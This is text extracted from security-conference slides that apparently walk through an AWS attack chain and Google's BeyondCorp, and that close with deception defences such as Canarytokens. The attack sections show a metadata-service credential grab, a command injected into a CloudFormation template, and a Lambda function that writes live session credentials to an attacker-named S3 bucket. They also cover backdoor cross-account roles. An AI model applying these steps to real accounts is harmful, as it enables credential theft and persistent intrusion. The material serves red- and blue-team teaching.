XXXXXXXXXXXXXXXX/SlotsVacationXXX](https://sqs.us-east-1.amazonaws.com/XXXXXXXXXXXXXXXX/SlotsVacationXXX)

Recon

```
[ec2-user@ip-172-31-29-166 ~]$ aws --region us-east-1 sqs get-queue-attributes --queue-url https://sqs.us-east-1.amazonaws.com/123456789012/testQueue --attribute-names All
{
  "Attributes": {
    "ApproximateNumberOfMessagesNotVisible": "0",
    "MessageRetentionPeriod": "345600",
    "ApproximateNumberOfMessagesDelayed": "0",
    "MaximumMessageSize": "262144",
    "CreatedTimestamp": "1445050188",
    "ApproximateNumberOfMessages": "0",
    "ReceiveMessageWaitTimeSeconds": "0",
    "DelaySeconds": "0",
    "VisibilityTimeout": "30",
    "LastModifiedTimestamp": "1445050202",
    "QueueArn": "arn:aws:sqs:us-east-1:123456789012:us-east-1-testQueue"
  }
}
```



A diagram with two red boxes. The first box, located at the top, contains the text 'testQueue' from the command line. The second box, located to the right, contains the text 'testQueue' from the 'QueueArn' attribute value. A red line connects the two boxes, illustrating the mapping between the queue name in the command and the queue name in the ARN.

- ~~Recon~~
- **Compromise**
- Lateral movement
- Privesc
- Persistence
- Logging disruption


Compromise

AWS credentials

Compromise

Created	Deleted	Access Key ID	Last Used	Last Used Region	Last Used Service	Status	Actions
Jul 25th 2017		[REDACTED]	N/A	N/A	N/A	Active	Make Inactive Delete

AWS API Keys

Access key ID	Created	Last used	Status	
[REDACTED]	2017-07-10 15:50 PDT	2017-07-11 03:31 PDT with sqs in us-east-1	Active	Make inactive 

Compromise

Instance ID i- () ⓘ

IAM role*

admin ▼

AWS Temporary Keys

```
[ec2-user@ip-172-31-29-166 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/admin
{
  "Code" : "Success",
  "LastUpdated" : "2017-07-26T00:05:46Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "AKIAI44QH8DHBVS7JL5M6",
  "SecretAccessKey" : "wJalrXUdfFzc",
  "Token" : "AQIDFGE2GQ",
  "Expiration" : "2017-07-26T06:36:33Z"
```


Compromise

```
curl -kis \  
-H "Accept: application/json" \  
-H "Authorization: CFN_V1 \  
ewogICJkZXZwYXlQcm9kdWN0Q29kZXMiIDogbnVsbCwKICAiYXZhaWxhYmIsaXR5Wm  
9uZSIgOiAiZXUtd2VzdC0xYylsCiAgInByaXZhdGVJcCIgOiAiMTcyLjMxLjM4LjlyOSIsCiAgI  
nZlcnNpb24iIDogIjIwMTAtMDgtMzEiLAogICJpbnN0YW5jZUIkIiA6IiCJpLTBjNjBjMjQ3YTV  
hZTg2NDBiIiwKICAiYmIsbGluZ1Byb2R1Y3RzIiA6IiG51bGwsCiAgImIuc3RhbmNlVHlwZSI  
gOiAidDIuc21hbGwiLAogICJhY2NvdW50SWQiIDogIjM0NDYzNDExNDk3NSIsCiAgImFyY  
2hpdGVjdHVyZSIgOiAiZG2XzY0IiwKICAiYmIsbGluZ1Byb2R1Y3RzIiA6IiG51bGwsCiAgImI  
mtYWdlSWQiIDogIjM1mOWRkNDU4YSIsCiAgInBlbmRpbmdUaW1lIiA6IiClyMDE3LTA3LTE3  
VDIzOjAxOjI3WilsCiAgInJlZ2lvbilgOiAiZXUtd2VzdC0xIgp9:  
GVcjk9lgggh3CjvaqnDC0oalKuvIIUcxxqkk1ETElbAELm89bc7rcuB5oYTV9oo7rt49fBKmf  
cchlbcz7NyXJC8OntAtoA3JP8HDjo3139h+e38LnpaTfwPPUtt4g4zdWENYgqtDIHtfJrkXK  
OOEz64aL1ig/ht0mBSD8x110aM=" \  
-H "User-Agent: CloudFormation Tools" \  
"https://cloudformation.eu-west-1.amazonaws.com/?  
Action=DescribeStackResource&StackName=arn%3Aaws%3Acloudformation%3Aeu-  
west-1%3A344634114975%3Astack%2Ftest%2Fd6bf4690-6b43-11e7-  
b5dd-50a686326636&Version=2010-05-15&ContentType=JSON&LogicalResourceId=WebS  
erverInstance'
```



Compromise

Inter-account sharing

Launch

Spot Request

Deregister

Register New AMI

Copy AMI

Modify Image Permissions

Add/Edit Tags

Modify Boot Volume Setting

Modify Image Permissions

This image is currently: ☐ Public ☒ Private

AWS Account Number

40

×

89

×

05

×

63

×

42

×

69

×

71

×

88

×

06

×

75

×

Compromise

Launch Actions

Private images search : Add filter

<input type="checkbox"/>	AMI Name	AMI ID	Source	Owner	Visibility	Status
<input type="checkbox"/>	aws-ec2-linux-preview-2017-Q4	ami-00232a16	aws-ec2-build-e...		Private	available

Compromise

Permissions enum

Compromise

Perm-enum.py

1. Build a list of current services in boto3
2. Build a list of every Get/List/Describe method on every service
3. Brute-force the parameters through a combination of guessing, pattern matching and heuristics
4. Call API, infer success or failure from responses

Compromise

```
[ec2-user@ip-172-31-29-166 ~]$
```


- ~~Recon~~
- ~~Compromise~~
- Lateral movement

- Privesc
- Persistence
- Logging disruption

Lateral movement

View/Change User Data ✕

Instance ID: i-0067fc78

User Data:




```
#!/bin/bash  
touch /tmp/cmd_exec
```

☒ Plain text ☐ Input is already base64 encoded

Cancel Save

Lateral movement

Amazon EC2

Template Name	Description	View	View in Designer	Launch
Amazon EC2 instance in a security group	Creates an Amazon EC2 instance in an Amazon EC2 security group.	View	View in Designer	Launch Stack 
Amazon EC2 instance with an Elastic IP address	Creates an Amazon EC2 instance and associates an Elastic IP address with the instance.	View	View in Designer	Launch Stack 
Amazon EC2 instance with an ephemeral drive	Creates an Amazon EC2 instance with an ephemeral drive by using a block device mapping.	View	View in Designer	Launch Stack 

Lateral movement

CF template modifying

Lateral movement

```
"Description" : "AWS CloudFormation Sample Template  
LAMP_Single_Instance: Create a LAMP stack using a single EC2  
instance and a local MySQL database for storage. ...",
```

```
"Parameters" : { "DBRootPassword": {  
    "Description" : "Root password for MySQL",  
    "Type": "String",  
    ...
```

```
"01_set_mysql_root_password" : {  
    "command" : { "Fn::Join" : [ "", ["mysqladmin -u root password '", {  
    "Ref" : "DBRootPassword" }, "''"] ] },
```

Lateral movement

```
"01_set_mysql_root_password" : {  
  "command" : { "Fn::Join" : [ "", [ "touch /tmp/thinkst; mysqladmin -  
u root password '", { "Ref" : "DBRootPassword" }, "'" ] ] },
```

```
aws --region eu-west-1 cloudformation create-change-set --stack-name test --  
change-set-name change1 --template-body "$(cat  
LAMP_Single_Instance.template)" --parameters  
"ParameterKey=KeyName,UsePreviousValue=true" ...
```

```
aws --region eu-west-1 cloudformation execute-change-set --change-set-name  
arn:aws:cloudformation:eu-west-1:123456789012:changeSet/  
change1/7510e3ac-ea60-4f94-98de-06c868a56d57
```

Lateral movement

There's more to CF

Lateral movement

```
"Parameters": {
  "AppURL": {
    "Default": "http://aws-facebook.s3.amazonaws.com/aws-facebook-php-v2.tar.gz",
    "Description": "URL of the application to be deployed",
    "Type": "String"
  },

```

```
"UserData": {
  "Fn::Base64": {
    "Fn::Join": [
      "",
      [
        "#!/bin/bash -ex\n",
        "yum -y install git-core\n",
        "cd /var/www/html","\n",
        "rm -f index.php","\n",
        "mkdir ", {"Ref": "FacebookNamespace"} ,"\n",
        "cd ", {"Ref": "FacebookNamespace"} ,"\n",
        "curl ", {"Ref": "AppURL"} , " | tar xz --strip-components 1","\n",
        "git clone git://github.com/facebook/php-sdk.git","\n",
        "git clone git://github.com/amazonwebservices/aws-sdk-for-php.git","\n",
        "chmod -R 755 /var/www/html/"," {"Ref": "FacebookNamespace"} , "\n",
        "chown -R root:root /var/www/html/"," {"Ref": "FacebookNamespace"} , "\n"
```


Lateral

Owned by Me or Amazon ▼ Filter by attributes ⌵			
	Name	Owner	Platform type
<input checked="" type="radio"/>	AWS-ConfigureWindowsUpdate	Amazon	Windows
<input type="radio"/>	AWS-RunAnsiblePlaybook	Amazon	Linux
<input type="radio"/>	AWS-RefreshAssociation	Amazon	Windows,Linux
<input type="radio"/>	AWS-UpdateSSMAgent	Amazon	Windows,Linux
<input type="radio"/>	AWS-ConfigureDocker	Amazon	Windows,Linux
<input type="radio"/>	AWS-FindWindowsUpdates	Amazon	Windows,Linux
<input type="radio"/>	AWS-ConfigureAWSPackage	Amazon	Windows,Linux
<input type="radio"/>	AWS-ListWindowsInventory	Amazon	Windows
<input type="radio"/>	AWS-RunDockerAction	Amazon	Windows,Linux
<input type="radio"/>	AWS-RunSaltState	Amazon	Linux
<input type="radio"/>	AWS-InstallPowerShellModule	Amazon	Windows
<input type="radio"/>	AWS-InstallApplication	Amazon	Windows
<input type="radio"/>	AWS-JoinDirectoryServiceDomain	Amazon	Windows
<input type="radio"/>	AWS-RunPatchBaseline	Amazon	Windows,Linux
<input type="radio"/>	AWS-InstallSpecificWindowsUpdates	Amazon	Windows

- ~~Recon~~

- ~~Compromise~~

- ~~Lateral movement~~

- Privesc

- Persistence

- Logging disruption

Privesc

iam:* == NOPASSWD sudo

Privesc

Passing roles

Privesc

```
{
  "Effect": "Allow",
  "Action": [
    "ec2:StartInstances",
    "ec2:StopInstances"
  ],
  "Resource": "arn:aws:ec2:us-east-1:123456789012:instance/*",
  "Condition": {
    "StringEquals": {
      "ec2:ResourceTag/Owner": "${aws:username}"
    }
  }
}
```

- ~~Recon~~

- ~~Compromise~~

- ~~Lateral movement~~

- ~~Privesc~~

- Persistence

- Logging disruption

Persistence

Previous work

<https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>

<https://www.blackhat.com/docs/us-16/materials/us-16-Amiga-Account-Jumping-Post-Infection-Persistency-And-Lateral-Movement-In-AWS-wp.pdf>

Persistence




AWS Lambda




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Persistence



Persistence

 Services ▾ Resource Groups ▾

nick ▾ Ireland ▾ Support ▾

AWS Lambda

Dashboard

Functions

Lambda > Functions

Create a Lambda function Actions ▾

Filter by tags and attributes or search by keyword

Function name	Description	Runtime	Code size	Last Modified
myLambdaInstanceChecker		Python 2.7	1.5 kB	4 minutes ago

 Services ▾ Resource Groups ▾

nick ▾

Launch Instance Connect Actions ▾

search : StartMe Add filter

1 to 1 of 1

Name	Instance State	Launch Time
StartMe	running	July 24, 2017 at 2:58:25 PM ...

Persistence

Lambda subversion

Persistence

Code entry type

Edit code inline



```
1 def lambda_handler(event, context):  
2     # TODO implement  
3     return 'Hello from Lambda'
```


Persistence

```
1 def lambda_handler(event, context):
2     import boto3
3     session = boto3.Session()
4     credentials = session.get_credentials()
5     s3 = boto3.client('s3')
6     s3.create_bucket(Bucket='not-temp-creds-bucket')
7     response = s3.put_object(Bucket='not-temp-creds-bucket', Body='{c}'.format(c=credentials.get_frozen_credentials()))
8     # TODO implement
9     return "Hello from Lambda"
10
```

Good luck with that!

Persistence

```
...  
  "Statement": [  
    {  
      "Effect": "Deny",  
      "Action": "*",  
      "Resource": "arn:aws:ec2:*:*:instance/i-XXXXX"  
    },  
    {  
      "Effect": "Deny",  
      "Action": "*",  
      "Resource": "arn:aws:iam::123456789012:user/*"  
    }  
  ]  
...  
...
```

Persistence

• Role for cross-account access

› Provide access between AWS accounts you own

Allows IAM users from one of your other AWS accounts to access this account.

Select

› Provide access between your AWS account and a 3rd party AWS account

Allows IAM users from a 3rd party AWS account to access this account and enforces use of [External ID](#).

Select

Enter the ID of the AWS account whose IAM users will be able to access this account.

Account ID:

Enter a 12-digit AWS Accour

Require MFA:

☐

Persistence

Create new role

Role actions ▾

↺

⚙

?

NewRole

Showing 1 results

<input type="checkbox"/>	Role name ⇅	Description	Creation Time ⇅
<input type="checkbox"/>	NewRole	NewRole	2017-07-25 20:00 PDT

Persistence

Re-use an existing role

Persistence

Permissions

Trust relationships

Access Advisor

Revoke sessions

⚠

Overly Permissive policy

Current permissions allow users from any AWS account to assume this role and access your account. We recommend that you update the role trust policy to restrict access to only authorized users.

✕

You can view the trusted entities that can assume the role and the access conditions for the role. [Show policy document](#)

Edit trust relationship

Trusted entities

The following trusted entities can assume this role.

Trusted entities

The account

*

Conditions

The following conditions define how and when trusted entities can assume the role.


Condition Key Value

Boolaws:MultiFactorAuthPresenttrue

Persistence

Organisations

Persistence

 AWS Organizations

Accounts

Organize accounts

Policies

Add account

Remove account

☐ Hide Failed account creation requests

<input type="checkbox"/>	Account name	Email	Account ID	Status
<input type="checkbox"/>	★ [redacted]	[redacted]	[redacted]	[redacted]
<input type="checkbox"/>	Test Org	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco Slaviero	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco	[redacted]	[redacted]	Created on [redacted] 2017
<input type="checkbox"/>	Marco	[redacted]	[redacted]	Created on [redacted] 2017

Persistence

Important

You can remove an account from your organization only if the account has the information required for it to operate as a standalone account.

When you create an account in an organization using the AWS Organizations console, API, or CLI commands, all the information required of standalone accounts is not automatically collected. For each account that you want to make standalone, you must accept the End User License Agreement (EULA), choose a support plan, provide and verify the

require

metho

attach

You cannot remove an account from the organization if the account owner has not signed the EULA.



- ~~Recon~~
- ~~Compromise~~
- ~~Lateral movement~~
- ~~Privesc~~
- ~~Persistence~~
- Logging disruption

Logging disruption

Previous work


<https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594>

Logging disruption


Log modification




Logging disruption



Logging disruption



Logging disruption





Compute

EC2

EC2 Container Service
Lightsail
Elastic Beanstalk

Lambda

Batch



Storage

S3

EFS
Glacier
Storage Gateway



Database

RDS
DynamoDB
ElastiCache
Redshift



Networking & Content Delivery

VPC
CloudFront
Direct Connect
Route 53



Migration

Application Discovery Service
DMS
Server Migration
Snowball



Developer Tools

CodeStar
CodeCommit
CodeBuild
CodeDeploy
CodePipeline
X-Ray



Management Tools

CloudWatch
CloudFormation
CloudTrail
Config
OpsWorks
Service Catalog
Trusted Advisor
Managed Services



Security, Identity & Compliance

IAM
Inspector
Certificate Manager
Directory Service
WAF & Shield
Artifact



Analytics

Athena
EMR
CloudSearch
Elasticsearch Service
Kinesis
Data Pipeline
QuickSight



Artificial Intelligence

Lex
Polly
Rekognition
Machine Learning



Internet Of Things

AWS IoT
AWS Greengrass



Contact Center

Amazon Connect



Game Development

Amazon GameLift



Mobile Services

Mobile Hub
Cognito
Device Farm
Mobile Analytics
Pinpoint



Application Services

Step Functions
SWF
API Gateway
Elastic Transcoder



Messaging

Simple Queue Service
Simple Notification Service
SES



Business Productivity

WorkDocs
WorkMail
Amazon Chime



Desktop & App Streaming

WorkSpaces
AppStream 2.0



Compute

EC2

EC2 Container Service

Lightsail

Elastic Beanstalk

Lambda

Batch



Storage

S3

EFS

Glacier

Storage Gateway



Database

RDS

DynamoDB

ElastiCache

Redshift



Networking & Content Delivery

VPC

CloudFront

Direct Connect

Route 53



Migration

Application Discovery Service

DMS

Server Migration

Snowball



Developer Tools

CodeStar

CodeCommit

CodeBuild

CodeDeploy

CodePipeline

X-Ray



Management Tools

CloudWatch

CloudFormation

CloudTrail

Config

OpsWorks

Service Catalog

Trusted Advisor

Managed Services



Security, Identity & Compliance

IAM

Inspector

Certificate Manager

Directory Service

WAF & Shield

Artifact



Analytics

Athena

EMR

CloudSearch

Elasticsearch Service

Kinesis

Data Pipeline

QuickSight



Artificial Intelligence

Lex

Polly

Rekognition

Machine Learning



Internet Of Things

AWS IoT

AWS Greengrass



Contact Center

Amazon Connect



Game Development

Amazon GameLift



Mobile Services

Mobile Hub

Cognito

Device Farm

Mobile Analytics

Pinpoint



Application Services

Step Functions

SWF

API Gateway

Elastic Transcoder



Messaging

Simple Queue Service

Simple Notification Service

SES



Business Productivity

WorkDocs

WorkMail

Amazon Chime



Desktop & App Streaming

WorkSpaces

AppStream 2.0

BeyondCorp

A New Approach to Enterprise Security

RORY WARD AND BETSY BEYER



<http://newtownsquarevet.com/wp-content/uploads/2013/02/dogs-jumping-fence.jpg>

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Basic Principles


Connecting from a particular network must not determine which services you can access.

Access to services is granted
based on you and your device.

All access to services must be
authenticated, authorized and
encrypted.

BEYONDCORP:

A NEW APPROACH TO ENTERPRISE SECURITY



BeyondCorp components and access flow

In practical terms

- Your laptop has a certificate
- Certificate is tied at Google to your device
- Google saves info about your device (e.g. last vuln scan, patch status)
- You access corporate apps through a single proxy and SSO
- Proxy knows your device certificate, you authenticate with username/password/2fa.
- Proxy has an Access Control Engine which evaluates rules on your identity and device

Example rules

“Bug tracking is available only to full-time engineers on engineering devices.”

“Browsers vulnerable to active ongoing exploits aren’t allowed to access services.”

Where does this leave attackers?

ÜberPoxy

All of Google's enterprise applications are exposed externally and are registered in public DNS with a CNAME pointing the applications at the Internet-facing access proxy


```
abbot:~ marco$ host finance.corp.google.com 8.8.8.8
```

```
Using domain server:
```

```
Name: 8.8.8.8
```

```
Address: 8.8.8.8#53
```

```
Aliases:
```

```
finance.corp.google.com is an alias for uberproxy.l.google.com.
```

```
uberproxy.l.google.com has address 66.102.1.129
```

```
uberproxy.l.google.com has IPv6 address 2a00:1450:400c:c02::81
```

$$[\dots]$$

pitch.corp.google.com

pivot.corp.google.com

placer.corp.google.com

plan.corp.google.com

platform.corp.google.com

platinum.corp.google.com

plato.corp.google.com

pleiades.corp.google.com

plumeria.corp.google.com

plus.corp.google.com

plutus.corp.google.com

pm.corp.google.com

poker.corp.google.com

polyglot.corp.google.com

pong.corp.google.com

portal.corp.google.com

postmaster.corp.google.com

power.corp.google.com

pp.corp.google.com

present.corp.google.com

```
presto.corp.google.com
```

prg.corp.google.com

print.corp.google.com

printer.corp.google.com

printers.corp.google.com

prod.corp.google.com

production.corp.google.com

profiles.corp.google.com


prom.corp.google.com

prophet.corp.google.com

prosper.corp.google.com

proto.corp.google.com

$$\begin{bmatrix} \vdots \\ \vdots \\ \vdots \end{bmatrix}$$



Certificate Transparency

Single Sign On

Use your SSO username and password

Username: @ google.com [+]

Password:

Sign in

[Use Security Code](#)

[Security Key help](#)
[Password help](#)



A bunch of different login screens



Sign in

with your Google Account

Enter your email

@google.com

[Forgot email?](#)

[More options](#)

NEXT

English (United States) ▼

[Help](#)

[Privacy](#)

[Terms](#)



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403. That's an error.

You do not have access to this page.

[Sign in](#)

That's all we know.



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Google ÜberProxy

[What is this?](#)

Error. You do not have access to the requested resource

Therefore we served HTTP status code 403.

Error Code 6:

Your device is not allowed to access this application. Please contact the application owner.

Googler on a Google owned laptop? Check your certificate [go/uberproxyz](#) and see if **certificate** Valid. If not valid, see [go/certinstall](#) to install a certificate.

Do not take a screenshot of this page, rather copy/paste the text below. You will be asked to retype this hard to read text!

time: 2017-06-14 08:18:53

fp:

--

deny_info='time=1497453533&user=unauthenticated-corp-loas-

proxy&srcip=52.214.180.174&url=https://peersetpicker.googleplex.com/&uuid=L23P+3XTQ+XRR4+3TZD&user_agent=Mozilla/5.0 (Unknown%3B+Linux+x86_64)+AppleWebKit/538.1+ (KHTML, +like+Gecko)+PhantomJS/2.0.0+Safari/538.1&'

Copy/paste the text above!

Please see [goto/uberproxy-error-codes](#) for error details



Use your SSO username and password

Username: @ google.com [+]

Password:

[Security Code:](#)

Sign in


[Security Key help](#)

[Password help](#)





Cafe 312 - Guest Reservations

 In the interest of data transparency, here's a [report of aggregated statistics](#) on cafe guests.

LDAP of host:	<input type="text" value="blah"/>
Number of guests:	<input type="text" value="1"/>
Date of visit:	<input type="text" value="2017-06-30"/>
Total number of days visiting:	<input type="text"/>
	optional
These guests are...	<input checked="" type="radio"/> external (non-Googlers) <input type="radio"/> internal (Googlers)
The visit is for...	<input checked="" type="radio"/> business (e.g. official meetings, client entertaining) <input type="radio"/> personal (e.g. social visit)
Will these guests be eating...	<input checked="" type="checkbox"/> breakfast? <input type="checkbox"/> lunch? <input type="checkbox"/> minikitchen floor number? <input type="text"/>
Notes about the visit (optional):	<input type="text"/>

SSO attacks

BeyondCorp Commercial Options

CLOUD IDENTITY-AWARE PROXY^{BETA}

Use identity to guard access for applications deployed on GCP

Duo Beyond



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What we touched vs what we didnt?

So is it all gloomy and hopeless?

We do have concentration of skills;
We do have instrumentation;

- `./drivewatch.py`
- AWSID Tokens

NEW

My Drive

- My Drive
- Shared with me
- Recent
- Google Photos
- Starred
- Trash

0 bytes used

Files

Name ↑

Chemicals	Confidential Letter	CV	Employee Letter	Fusion Reactor Dat...
Passwords	Passwords2	PDT Training	README	Resources

```
1. Python
max@maxs-MacBook-Pro drive-watch $ python driveWatch.py
[*] Starting Drivewatch...
[*] Building user baseline...
[*] Starting event loop...
[*] Drivewatch Ready!
```




```
max@maxs-MacBook-Pro drive-watch $ python driveWatch.py
[*] Starting Drivewatch...
[*] Building user baseline...
[*] Starting event loop...
[*] Drivewatch Ready!
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEK03U had the event occur: view which was made by u
ser: gsuitestest@thinkstcorp.com
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEK03U had the event occur: view which was made by u
ser: gsuitestest@thinkstcorp.com
Token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEK03U had the event occur: view which was made by u
ser: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEK03U had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1v54U2Z7FcvUg3RxCzvwtt7n36EBQEeXXEYL-dpEK03U had the event occur: edit which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1o-X1GGg0B4F6kp5jh70U311b9ULKuPU0KNeBmXuN8Gw had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1jKj2mfZu0pCvoURiCr8Z-tVX-H4GctVaoJ2nS700VF4 had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1Fb0lWQLRja2TXBXVdzjc0bJUqSZvmomIFPOQQr1NwVs had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1rSt9UmLP0syK0cds-YzF4eqo1KET0-MkEHIJ2eoW6zY had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1ZLqQ5Bqu6C2LM30wzEq-k-WaEXz_QibFRZNwRwSThPg had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1XccZ0x1o7HzBVAg0qRUZsd5v_9I10IvAL3_mjFt9AgQ had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1fVEF7fr4dtFDmPupQUQ_wJyGCz6rahQM9V-KuQX0Abk had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
User token fired! gsuitestest@thinkstcorp.com's document: 1kGIfuKfniTkhXpxtbF9jNEZG4ffLoAVV-rZlBoa-bJg had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 8 where baseline was 7.0.
User token fired! gsuitestest@thinkstcorp.com's document: 1jKj2mfZu0pCvoURiCr8Z-tVX-H4GctVaoJ2nS700VF4 had the event occur: view which was made
by user: stevebrule@thinkstcorp.com
```


- Simple count mode
- Threshold mode

```
max@maxs-MacBook-Pro ~ $ tail /var/log/system.log
Jul 25 20:59:18 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1kGIfuKfniTkhXpxtbF9jNEZG4ffLoAVV-rZlBoa-bJg had the event occur: view which was made by user: hannah@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1rSt9UmLP0syK0cds-YzF4eqo1KET0-MkEHIJ2eoW6zY had the event occur: view which was made by user: stevebrule@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1fVEF7fr4dtFDmPupQUQ_wJyGCz6rahQM9V-KuQX0Abk had the event occur: view which was made by user: stevebrule@thinkstcorp.com
Jul 25 20:59:24 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 20:59:38 maxs-MacBook-Pro com.apple.xpc.launchd[1] (com.apple.quicklook[22747]): Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Jul 25 20:59:45 maxs-MacBook-Pro gsuites-watcher: CRITICAL: User token fired! gsuitestest@thinkstcorp.com's document: 1ZLqQ5Bqu6C2LM30wzEq-k-WaEXz_QibFRZNwRwSThPg had the event occur: view which was made by user: stevebrule@thinkstcorp.com
Jul 25 20:59:45 maxs-MacBook-Pro gsuites-watcher: CRITICAL: Actor Baseline Exceeded! stevebrule@thinkstcorp.com's view activity was 9 where baseline was 7.0.
Jul 25 21:00:20 maxs-MacBook-Pro login[22751]: USER_PROCESS: 22751 ttys001
max@maxs-MacBook-Pro ~ $
```

AWSID Tokens

```
# AWS honey token manager #
```

Bootstraps an AWS account with everything you need to generate, manage, and distribute AWS honey tokens. Made with breakfast roti by the Atlassian security team. No added cyber.

AWS access keys are always a target for attackers and there's no way for them to determine a key is a honey token up front. The attacker attempts to use it on the Internet accessible, fully logged, AWS API.

It's trivial to create one access key and use it as a honey token but it quickly becomes impossible to create hundreds or thousands and automatically expire them, report on them, and alert on them. The goodies in this repo make all of that easy and secure.

Configure your aws cli with root or admin access and run `./bootstrap.sh` to get started.

```
## Authors ##
```


```
* @dagrz|  
* @danbourke
```

@dagrz && @danbourke

Canarytokens by Thinkst


What is this and why should I care?

Select your token




Windows Folder

Be notified when a Windows Folder is browsed in Windows Explorer




Custom exe / binary

Fire an alert when an EXE or DLL is executed




Cloned Website

Trigger an alert when your website is cloned




SQL Server

Get alerted when MS SQL Server databases are accessed




QR Code

Generate a QR code for physical tokens



SVN

Alert when someone checks out an SVN repository



AWS keys

Alert when AWS key is used

Brought to you by Thinkst



four minutes. **Know.**

© Thinkst Applied Research 2015–2017



Canarytokens

Person 1

ssl-secure-srv.com/generate#

Canarytokens by Thinkst

What is this and why should I care?

AWS keys

haroon@thinkst.com

AWS Keys left on spare macbook

Create my Canarytoken

Brought to you by [Thinkst Canary](#), our insanely easy-to-use honeypot solution that deploys in just four minutes. **Know.**
When it matters.

© [Thinkst Applied Research](#) 2015–2017



Your AWS key token is active!

Copy this credential pair to your clipboard to use as desired:

```
[Default]  
Access key Id: AKIAIJH36VSP6ZYCPLYQ  
Secret Access Key: FzrIGUAzvK6SxKyuSwDuEgt4jDpL2/sPmZPCJoU8
```



Download your AWS Creds

This canarytoken is triggered when someone uses this credential pair to access AWS programmatically (through the API).

The key is hyper unique. i.e. There is 0 chance of somebody having guessed these credentials.

If this token fires, it is a clear indication that this set of keys has "leaked".

Ideas for use:

- These credentials are often stored in a file called `~/.aws/credentials` on linux/OSX systems. Generate a fake credential pair for your senior developers and sysadmins and keep it on their machines. If someone tries to access AWS with the pair you generated for Bob, chances are that Bob's been compromised.
- Place the credentials in private code repositories. If the token is triggered, it means that someone is accessing that repo without permission

```
>>>  
>>> import boto3  
>>> access_key='AKIAIJH36VSP6ZYCPLYQ'  
>>> secret_key='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'  
>>> client = boto3.client("sts", aws_access_key_id=access_key, aws_secret_access_key=secret_key)
```


Canarytoken triggered

ALERT

An AWS API Key Token Canarytoken has been triggered by the Source IP 86.62.195.140.

Basic Details:

Channel	AWS API Key Token
Time	2017-07-22 07:18:33
Canarytoken	q54jjkbvmiryfx6r7sbo35ikl
Token Reminder	demo key 2
Token Type	aws_keys
Source IP	86.62.195.140
User Agent	Boto3/1.4.4 Python/2.7.10 Darwin/16.6.0 Botocore/1.5.83

Conclusions

- Despite doing this for years, we are still horrible at time management;
- The attack surface in the cloud is not just equal to the attack surface of servers stored in a remote data center;
- There's a lot of signal to key in on, but there's an incredible amount of noise;
- There's a lot of fun for both red and blue teams...

Questions

Bibliography

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